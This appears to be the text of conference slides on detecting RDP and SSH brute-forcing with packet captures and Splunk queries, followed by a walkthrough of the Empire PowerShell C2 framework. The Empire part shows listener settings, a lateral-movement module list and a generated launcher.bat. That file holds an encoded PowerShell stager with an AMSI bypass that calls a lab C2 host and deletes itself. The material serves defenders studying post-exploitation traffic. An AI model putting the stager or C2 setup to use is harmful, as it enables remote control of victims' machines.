93 4.389044	192.168.152.133	192.168.152.140	TCP	60 3389 → 49278 [ACK] Seq=1266 Ack=1449 Win=62553 Len=0
- 104 4.406643	192.168.152.133	192.168.152.140	TCP	60 3389 → 49278 [RST, ACK] Seq=1266 Ack=1449 Win=0 Len=0

Authentication

Certificates  
exchange

Close RDP  
connection:  
Alert (21)

> Frame 15: 105 bytes on wire (840 bits), 105 bytes captured (840 bits)  
> Ethernet II, Src: VMware\_62:a7:9c (00:0c:29:62:a7:9c), Dst: VMware\_fd:a5:e7 (00:0c:29:fd:a5:e7)  
> Internet Protocol Version 4, Src: 192.168.152.140, Dst: 192.168.152.133  
> Transmission Control Protocol, Src Port: 49278, Dst Port: 3389, Seq: 1, Ack: 1, Len: 51  
> Transport Layer Security

0000	00 0c 29 fd a5 e7 00 0c	29 62 a7 9c 08 00 45 00	..).... )b...E-
0010	00 36 79 92 40 00 0e ab c0 ab 98 0c c0 ab	..).... )b...E-	..).... )b...E-
0020	98 85 c0 7e 0d 3d 1c 5f a5 75 2c d7 80 3b 50 18	..~~=-_u,.;P.	..~~=-_u,.;P.
0030	01 f6 b2 b0 00 00 03 00 00 33 2e e0 00 00 00 00 00	.....-.-.3.....	.....-.-.3.....
0040	00 43 6f 6f 6b 69 65 3a 20 6d 73 74 73 68 61 73	.Cookie: mstshas	.Cookie: mstshas
0050	68 3d 41 64 6d 69 6e 69 73 74 72 61 74 6f 72 0d	h=Administrato-	h=Administrato-
0060	9a 01 00 08 00 03 00 00 00	.....	.....

RDP username

NONAMECON



# RDP bruteforce detection

```
index="rdp_bruteforce" sourcetype="bro:rdp:json"
| bin _time span=5m
| stats count values(cookie) by _time, id.orig_h, id.resp_h
| where count>30
```

New Search Save As ▾ Create Table View Close

```
index="rdp_bruteforce" sourcetype="bro:rdp:json"
| bin _time span=5m
| stats count values(cookie) by _time, id.orig_h, id.resp_h
| where count>30
```

All time 🔍

✓ 5,048 events (before 9/1/21 6:05:00.000 AM) No Event Sampling Job ▾ || ☰ ↶ ↷ ↓ ⚡ Fast Mode ▾

Events Patterns **Statistics (2)** Visualization

20 Per Page Format Preview ▾

_time	id.orig_h	id.resp_h	count	values(cookie)
2021-08-18 18:30:00	192.168.152.140	192.168.152.133	296	Administrator
2021-08-18 18:35:00	192.168.152.140	192.168.152.133	4752	Administrator

# SSH protocol

No.	Time	Source	Destination	Protocol	Length	Info
81	24.891913	192.168.152.140	192.168.152.130	TCP	74	34640 + 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=107643292 TSecr=0 WS=128
82	24.892357	192.168.152.130	192.168.152.140	TCP	74	22 + 34640 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3815030754 TSecr=107643292 WS=128
83	24.892456	192.168.152.140	192.168.152.130	TCP	66	34640 + 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=107643293 TSecr=3815030754
84	24.892662	192.168.152.140	192.168.152.130	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.9.5)
85	24.893120	192.168.152.130	192.168.152.140	TCP	66	22 + 34640 [ACK] Seq=1 Ack=23 Win=65152 Len=0 TSval=3815030755 TSecr=107643293
86	24.906362	192.168.152.130	192.168.152.140	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5)
87	24.906451	192.168.152.140	192.168.152.130	TCP	66	34640 + 22 [ACK] Seq=23 Ack=42 Win=64256 Len=0 TSval=107643310 TSecr=3815030754
88	24.907495	192.168.152.140	192.168.152.130	SSHv2	1042	Client: Key Exchange Init
89	24.908308	192.168.152.130	192.168.152.140	SSHv2	1146	Server: Key Exchange Init
90	24.908344	192.168.152.140	192.168.152.130	TCP	66	34640 + 22 [ACK] Seq=353 Ack=1122 Win=64128 Len=0 TSval=107643305 TSecr=3815030754
91	24.909621	192.168.152.140	192.168.152.130	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
92	24.919908	192.168.152.130	192.168.152.140	SSHv2	526	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=180)
93	24.919941	192.168.152.140	192.168.152.130	TCP	66	34640 + 22 [ACK] Seq=1047 Ack=1582 Win=64128 Len=0 TSval=107643321 TSecr=3815030782
94	24.920487	192.168.152.140	192.168.152.130	SSHv2	82	Client: New Keys
95	24.964690	192.168.152.130	192.168.152.140	TCP	66	22 + 34640 [ACK] Seq=1582 Ack=1063 Win=64256 Len=0 TSval=3815030827 TSecr=107643321
96	24.964721	192.168.152.140	192.168.152.130	SSHv2	118	Client: Encrypted packet (len=52)
97	24.965099	192.168.152.130	192.168.152.140	TCP	66	22 + 34640 [ACK] Seq=1582 Ack=1115 Win=64256 Len=0 TSval=3815030827 TSecr=107643365
98	24.965370	192.168.152.130	192.168.152.140	SSHv2	118	Server: Encrypted packet (len=52)
99	24.965383	192.168.152.140	192.168.152.130	TCP	66	34640 + 22 [ACK] Seq=1115 Ack=1634 Win=64128 Len=0 TSval=107643366 TSecr=3815030827
100	24.965592	192.168.152.140	192.168.152.130	SSHv2	150	Client: Encrypted packet (len=84)
101	24.976358	192.168.152.130	192.168.152.140	SSHv2	118	Server: Encrypted packet (len=52)
102	24.976383	192.168.152.140	192.168.152.130	TCP	66	34640 + 22 [ACK] Seq=1199 Ack=1686 Win=64128 Len=0 TSval=107643377 TSecr=3815030838
103	24.976598	192.168.152.140	192.168.152.130	SSHv2	118	Client: Encrypted packet (len=52)
104	24.976658	192.168.152.140	192.168.152.130	TCP	66	34640 + 22 [FIN, ACK] Seq=1251 Ack=1686 Win=64128 Len=0 TSval=107643377 TSecr=3815030838
105	24.980919	192.168.152.130	192.168.152.140	TCP	66	22 + 34640 [FIN, ACK] Seq=1686 Ack=1252 Win=64256 Len=0 TSval=3815030843 TSecr=107643377
106	24.980947	192.168.152.140	192.168.152.130	TCP	66	34640 + 22 [ACK] Seq=1252 Ack=1687 Win=64128 Len=0 TSval=107643382 TSecr=3815030843

SSH Banner exchange

Identify encryption algorithm

Diffie-Hellman Key Exchange

MSG\_SERVICE\_REQUEST  
MSG\_USERAUTH\_REQUEST  
SSH\_MSG\_USERAUTH\_SUCCESS

SSH packets length



NONAMECON

# SSH successful (?) authentication in Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
7	3.378341	192.168.152.128	192.168.152.140	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2)
9	3.386629	192.168.152.140	192.168.152.128	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.4p1 Debian-5)
11	3.387172	192.168.152.128	192.168.152.140	SSHv2	1578	Client: Key Exchange Init
13	3.387916	192.168.152.140	192.168.152.128	SSHv2	1122	Server: Key Exchange Init
15	3.389774	192.168.152.128	192.168.152.140	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
17	3.393125	192.168.152.140	192.168.152.128	SSHv2	622	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=276)
19	3.395386	192.168.152.128	192.168.152.140	SSHv2	82	Client: New Keys
21	3.396110	192.168.152.128	192.168.152.140	SSHv2	110	Client: Encrypted packet (len=44)
23	3.396211	192.168.152.140	192.168.152.128	SSHv2	110	Server: Encrypted packet (len=44)
25	3.396431	192.168.152.128	192.168.152.140	SSHv2	126	Client: Encrypted packet (len=60)
27	3.403763	192.168.152.140	192.168.152.128	SSHv2	118	Server: Encrypted packet (len=52)
30	5.067735	192.168.152.128	192.168.152.140	SSHv2	150	Client: Encrypted packet (len=84)
33	5.094324	192.168.152.140	192.168.152.128	SSHv2	94	Server: Encrypted packet (len=28)
35	5.096204	192.168.152.128	192.168.152.140	SSHv2	178	Client: Encrypted packet (len=112)
37	5.174827	192.168.152.140	192.168.152.128	SSHv2	694	Server: Encrypted packet (len=628)
39	5.219099	192.168.152.140	192.168.152.128	SSHv2	110	Server: Encrypted packet (len=44)
41	5.219398	192.168.152.128	192.168.152.140	SSHv2	526	Client: Encrypted packet (len=460)



**NONAMECON**

Num	Client	Server	Client Bytes	Server Bytes	Comment	Explanation
1	Client: Protocol (\$ssh_version\$)	Server: Protocol (\$ssh_version\$)	41	32	SSH banner exchange	
2	Client: Key Exchange Init	Server: Key Exchange Init	1512	1056	Exchanging keys	Identify algorithm
3	Client: Diffie Hellman Key Exchange Init	Server: Diffie Hellman Key Exchange Reply	48	556	Diffie Hellman Key exchange	
3	Client: New Keys		16	0		
4	Client: Encrypted packet	Server: Encrypted packet	44	44		MSG_SERVICE_REQUEST (identify auth option: key, password etc)
4	Client: Encrypted packet	Server: Encrypted packet	60	52		MSG_USERAUTH_REQUEST
4	Client: Encrypted packet	Server: Encrypted packet	84	28		SSH_MSG_USERAUTH_SUCCESS or not
4	Client: Encrypted packet	Server: Encrypted packet	...	...		Encrypted communication

# SSH\_MSG\_USERAUTH\_SUCCESS magic

Request	Fixed decrypted size	Encrypted size
SSH_MSG_SERVICE_REQUEST	24 bytes	54
SSH_MSG_USERAUTH_REQUEST	...	...
SSH_MSG_USERAUTH_SUCCESS	8 bytes	36
<b>Bytes difference</b>	<b>16 bytes</b>	<b>16 bytes</b>

# SSH successful authentication in Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
7	3.378341	192.168.152.128	192.168.152.140	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2)
9	3.386629	192.168.152.140	192.168.152.128	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.4p1 Debian-5)
11	3.387172	192.168.152.128	192.168.152.140	SSHv2	1578	Client: Key Exchange Init
13	3.387916	192.168.152.140	192.168.152.128	SSHv2	1122	Server: Key Exchange Init
15	3.389774	192.168.152.128	192.168.152.140	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
17	3.393125	192.168.152.140	192.168.152.128	SSHv2	622	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=276)
19	3.395386	192.168.152.128	192.168.152.140	SSHv2	82	Client: New Keys
21	3.396110	192.168.152.128	192.168.152.140	SSHv2	110	Client: Encrypted packet (len=44) MSG_SERVICE_REQUEST
23	3.396211	192.168.152.140	192.168.152.128	SSHv2	110	Server: Encrypted packet (len=44)
25	3.396431	192.168.152.128	192.168.152.140	SSHv2	126	Client: Encrypted packet (len=60) MSG_USERAUTH_REQUEST
27	3.403763	192.168.152.140	192.168.152.128	SSHv2	118	Server: Encrypted packet (len=52)
30	5.067735	192.168.152.128	192.168.152.140	SSHv2	150	Client: Encrypted packet (len=84)
33	5.094324	192.168.152.140	192.168.152.128	SSHv2	94	Server: Encrypted packet (len=28) SSH_MSG_USERAUTH_SUCCESS
35	5.096204	192.168.152.128	192.168.152.140	SSHv2	178	Client: Encrypted packet (len=112)
37	5.174827	192.168.152.140	192.168.152.128	SSHv2	694	Server: Encrypted packet (len=628)
39	5.219099	192.168.152.140	192.168.152.128	SSHv2	110	Server: Encrypted packet (len=44)
41	5.219398	192.168.152.128	192.168.152.140	SSHv2	526	Client: Encrypted packet (len=460)



**NONAMECON**

# SSH bruteforce detection

```
index="ssh_bruteforce" sourcetype="bro:ssh:json"
auth_success="false"
| bin _time span=5m
| stats sum(auth_attempts) as num_attempts by _time, id.orig_h, id.resp_h, client,
server
| where num_attempts>30
```

Events	Patterns	Statistics (1)	Visualization
20 Per Page ▾	✓ Format	Preview ▾	
id.orig_h ▾	✓	id.resp_h ▾	✓
192.168.152.140		192.168.152.130	

client ▾	server ▾	num_attempts ▾
SSH-2.0-libssh_0.9.5	SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5	80

# Some more interesting predictions for SSH

```
Reporting results for stream 0

Stream 0 of pcap '../pcaps/forward_reverse.pcap'
189 packets in total, first at 2019-08-24 03:07:48
192.168.0.7:49721 -> 34.83.25.93:22
Client Proto : SSH-2.0-OpenSSH_7.9
hash : ec7378c1a92f5a8dde7e8b7a1ddf33d1
Server Proto : SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
hashServer : d43d91bc39d5aaed819ad9f6b57b7348
Summary of findings:
  8 Forward SSH login/init events
 12 Forward keystroke related events
  4 Reverse SSH login/init events
 15 Reverse keystroke related events
Detailed Events:
  packet  time(s)  delta(s)  Direction Indicator    Bytes  Notes
  0       0          0          packet0  packet0      21
  5       0.614     0.614     forward   key offered   364
  6       0.62      0.007     forward   key accepted   16   Delta suggests hostkey was already in known_hosts or ignored
  10      1.306     0.686     forward   login prompt   52
  11      3.113     1.807     forward   login failure  148
  12      5.674     2.561     forward   login prompt   52
  13      6.454     0.78      forward   login failure  148
  14      8.335     1.881     forward   login prompt   52
  15      12.372    4.036     forward   login success  148
  21      12.578    0.206     reverse  -R used      44   8+char Password, entered interactively by human
  38      86.613    74.035    forward  keystroke      36
  40      87.288    0.675     forward  keystroke      36
  42      88.143    0.855     forward  keystroke      36
  44      89.672    1.53      forward < delete/ac   36
  46      90.066    0.393     forward < delete/ac   36
  48      90.404    0.338     forward keystroke      36
  62      90.932    0.528     forward _| ENTER    1216
  72      142.71    51.777    reverse  session init  84   Delta (>2s) suggests this may be manual, by human
  81      143.374    0.664     reverse  login prompt   100
  81      198.719    55.345    reverse  login success  124
  90      215.315    16.597    reverse  keystroke      76
  92      218.372    3.057     reverse  keystroke      76
  94      221.01     2.638     reverse  keystroke      76
  96      223.601    2.59      reverse  keystroke      76
  98      236.571    12.97     reverse < delete    76
  100     245.419    8.849     reverse  keystroke      76
  150     245.44     0.021     reverse _| ENTER    26552
  151     272.101    26.661    reverse  keystroke      76
```

<https://github.com/benjeems/packetStrider>

NONAMECON

# Empire Powershell and CobaltStrike or what to expect after initial loader execution



**NONAMECON**

# TOP most popular C2 families according to RecordedFuture

Family	2020 C2s
Cobalt Strike	1441
Metasploit	1122
PupyRAT	454




[adfd](#) [BazarCall](#) [cobaltstrike](#) [cont](#) [ransomware](#) [trickbot](#)

BazarCall to Conti Ransomware via Trickbot and Cobalt Strike

August 1, 2021

Intro This report will go through an intrusion that went from an Excel file to domain wide ransomware. The threat actors used BazarCall to install Trickbot in the environment which ... [READ MORE](#)




[adfd](#) [cobaltstrike](#) [icdd](#)

IcedID and Cobalt Strike vs Antivirus

July 19, 2021

Intro Although IcedID was originally discovered back in 2017, it did not gain in popularity until the latter half of 2020. We have now analyzed a couple ransomware cases in ... [READ MORE](#)



[cobaltstrike](#) [hancitor](#)

Hancitor Continues to Push Cobalt Strike

June 28, 2021


First observed in 2014, Hancitor (also known as Chanitor and Tordal) is a downloader trojan that has been used to deliver multiple different malware such as Pony, Vawtrak, and DELoader. ... [READ MORE](#)



A long time ago in a galaxy far,  
far away....

**NONAMECON**

# Empire Powershell



<https://github.com/BC-SECURITY/Empire>

<https://github.com/BC-SECURITY/Starkiller>

**NONAMECON**

# Empire Powershell - Listeners

The screenshot shows the Empire Powershell interface with the title "starkiller". The top navigation bar includes File, Edit, View, Window, and Help. The main menu on the left includes icons for Listener, Agent, Profile, Key, User, and Settings. The current view is "Listeners / New". The "New Listener" form contains the following fields:

- Type: http (highlighted with an orange border)
- Name: https
- Host: https://192.168.109.10:443
- Port: 443
- BindIP: 0.0.0.0
- DefaultDelay: 1
- DefaultJitter: 0
- DefaultLostLimit: 60
- DefaultProfile: /admin/get.php/news.php/login/process.php|Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36
- Headers: Server:Microsoft-IIS/7.5
- Launcher: powershell -noP -sta -w 1 -enc
- StagingKey: (empty)

NONAMECON

# Empire Powershell - Stagers

New Stager

Author: @harmj0y

Type: windows/launcher\_bat

Listener: http

Language: powershell

Optional Fields

AMSIbypass: True

AMSIbypass2: False

Delete: True

Obfuscate: False

ObfuscateCommand: Token\All1

OutFile: /tmp/launcher.bat

Proxy: default

ProxyCreds: default

(Empire) > usestager	osx/macho	windows/hta
multi/bash	osx/macro	windows/launcher_bat
multi/launcher	osx/pkg	windows/launcher_lnk
multi/macro	osx/safari_launcher	windows/launcher_sct
multi/pyinstaller	osx/shellcode	windows/launcher_vbs
multi/war	osx/teensy	windows/launcher_xml
osx/applescript	windows/backdoorLnkMacro	windows/macro
osx/application	windows/bunny	windows/macroless_msword
osx/ducky	windows/csharp_exe	windows/shellcode
osx/dylib	windows/dll	windows/teensy
osx/jar	windows/ducky	windows/wmic
osx/launcher		

```
kali㉿kali:/tmp$ cat launcher.bat
@echo off
start /b powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAvgBLA
uAECzQB0AFQAWBwAEUAKAAnFMAeqBzAHQAZBtAc4ATQBhAGAYQbNAGUAt
AUwB1AHQdPAG4AzWbZAccALAAne4AJwArAccAbvBuFAFAadQBiAgwAaQbj/
nAFMAYwByAgkAcAB0AEIAJwArAccAbvBmAawBMAG8AzWbNAGkAbgBnAccA/
ATABvAGCAZwBpAG4AzwAnAf0APQAwAdsjAAxAdKAMQbAccAuWbjAHIAaQbw/
nAccAQX9ADAAfQAKAFYAYOBMAD0AWBDAg8ATAbSAEUAyvB0AekTwB0AHMAl
ALgBBAQGRAAAoAccARQBuAGEAYqBsgAGUAUwBjAHIAaQbwAHQaqgAnACsAjwBs/
vAgCAZwBpAG4AzWbAnACwAMAApDsJAxAxAdKAMQbBaccASABLAWEuWQBFAewAt
AUwB0AGUAbAfwaUwBjAHIAaQbwAHQaqgAnACsAjwBsAG8AywBvAEwAbwBr/
zAccALAAne4AJwArAccAbvBuFAFAadQBiAgwAaQbjACwAUwB0AeGAadAbpAGMAl
AUwB1AHQAwBtAHQubgJAG4AzWbDACKb9ACQAUgBLAGYAPQbBbAFIARQbm/
nACsAjwBAHQAaQbsAHMAJwApAdsjAJSAGUArgAeEcaZQBUAEyaQb1AEwA
ATABMCwAJAB0AfIAdQBLACKAoW94AdSAWwBTAFkAcwBUEUAbQauAE4AZQb0/
CAGoAZBjAHQAIABTAFkAcwBUEUATQauAE4ARQBUAc4AVwBFAlEIAQwsAEKAf
AMA7ACAACb2AdoAMQAxAC4AMAApAACAAAbpDAGsZQagAEcAZQbjAGsAbwAn/
6AEYAUgBvAG0AgBBAFMAZQ2ADQwUwBAHIAQSBUAEcAKAAnAeEAQQBCADAA
AQQA0EEEARBBAEEA JwApACKAQ7ACQAdAA9AccALwBhAGQAbQbP4G4LwBn/
bAFMeQBTAFQzQBNAC4ATgBFQFQLgBXAGUQgbSgAEUQBVbAEUwBUFA0Ad
ALgBDIAHZQbkAGUtgB0AEKAYQbsAE MAYQbDAeAgzQbdAdoA0gBEAGUzgBh/
TAHkAcwBUEUATQauAFQARQb4AHQALgBFAE4AQwBPPEQaaQbAgcAxQA6AdoA
AewKAQEAAkAesAPQAkAEAAugBHMA0wAkaFMAPQAwC4ALgAyADUANQa7/
bACQAsGbgDAD0A JABTAFsAJABKAF0LAkAAkFMwWkAF8AXQb9AdSAJABEhWa/
AXQAsACQAUwBbACQASQbdAdsjAJABfAC0AYgB4AG8AcgAkAFMwWaoACQAUwBb
rAHCAUQbzAD0AtgA1AG0AUQbzAFCabgB0AeAbYAGyAOQBtFAFUwRBSAHKA
AYQbAADAAlgauADMAXQ7ACQAZBABAFOQAQ9ACQARABBFQAYQbbADQALgAu
start /b "" cmd /c del "%~f0%&exit /b"
```

NONAMECON

# Empire Powershell - Agents

Agents							
Agents							
Name	Check-in Time	Hostname	Process	Language	Username	Working Hours	Actions
6KL5NFX8	a month ago	KEVIN-PC	powershell	powershell	HOLLYWOOD\Administrator		
ECW4L3RG	a minute ago	JOHN-PC	powershell	powershell	EVIL-CORP\Administrator		

Rows per page: 5 ▾ 6-7 of 7 ⏪ ⏩

# Empire Powershell - Agents interaction

The screenshot shows the Empire Powershell interface for interacting with a Windows 10 Pro system (ECW4L3RG) running on port 80. The session is currently in 'INTERACT' mode. A shell command, 'whoami', has been entered into the text input field and is highlighted with a red box. An orange 'RUN' button is positioned to the right of the input field. Below the input field, there is a section for executing modules. A dropdown menu is open, showing the placeholder 'Please enter a module name'. At the bottom of the screen, a terminal window displays the results of the 'sysinfo' and 'whoami' commands, both of which output 'Administrator' as the user. The Empire interface features a dark theme with orange highlights for interactive elements.

```
> (obiwan) sysinfo
0|http://192.168.109.10:80|EVIL-CORP|Administrator|JOHN-PC|192.168.109.100|Microsoft Windows 10 Pro|True|powershell|2536|powershell|50|http://192.168.109.10:80|EVIL-
CORP|Administrator|JOHN-PC|192.168.109.100|Microsoft Windows 10 Pro|True|powershell|2536|powershell|5
> (obiwan) whoami
EVIL-CORP\AdministratorEVIL-CORP\Administrator
```

# Empire Powershell - modules


The screenshot shows a web-based interface for managing Empire Powershell modules. On the left is a vertical sidebar with icons for various tools: Modules (selected), Headphones, Microphone, Grid, Key, Jenkins, User, Settings, and Information. The main area has a header with 'Modules' and a search bar containing 'lateral'. A table lists ten Empire modules under the 'lateral' category:

Name	Language	Minimum Language Version	Needs Admin	Opsec Safe	Background	Techniques
powershell/lateral_movement/new_gpo_immediate_task	powershell	2	false	true	true	T1053
powershell/lateral_movement/invoke_psremoting	powershell	2	false	true	false	T1028
powershell/lateral_movement/invoke_dcom	powershell	2	false	true	false	T1175
powershell/lateral_movement/invoke_sqlocmd	powershell	2	false	true	true	T1505
powershell/lateral_movement/invoke_smbexec	powershell	2	false	true	false	T1187 T1135 T1047
powershell/lateral_movement/jenkins_script_console	powershell	2	false	false	true	T1210
powershell/lateral_movement/invoke_sshcommand	powershell	2	false	true	true	T1071
powershell/lateral_movement/invoke_executemsbuild	powershell	2	false	false	false	T1127 T1047
powershell/lateral_movement/invoke_wmi_debugger	powershell	2	false	false	false	T1047
powershell/lateral_movement/invoke_psexec	powershell	2	false	false	true	T1035 T1077


At the bottom, there are buttons for 'Rows per page' (set to 10), navigation arrows, and a page indicator '1-10 of 14'.

NONAMECON

# Empire Powershell - staging summary



# Empire Powershell - Command & Control beacons



**NONAMECON**

# Empire Powershell - agent.ps1 main loop

```
# if there's a delay (i.e. no interactive/delay 0) then sleep for the specified time
if ($script:AgentDelay -ne 0) {
    $SleepMin = [int]((1-$script:AgentJitter)*$script:AgentDelay)
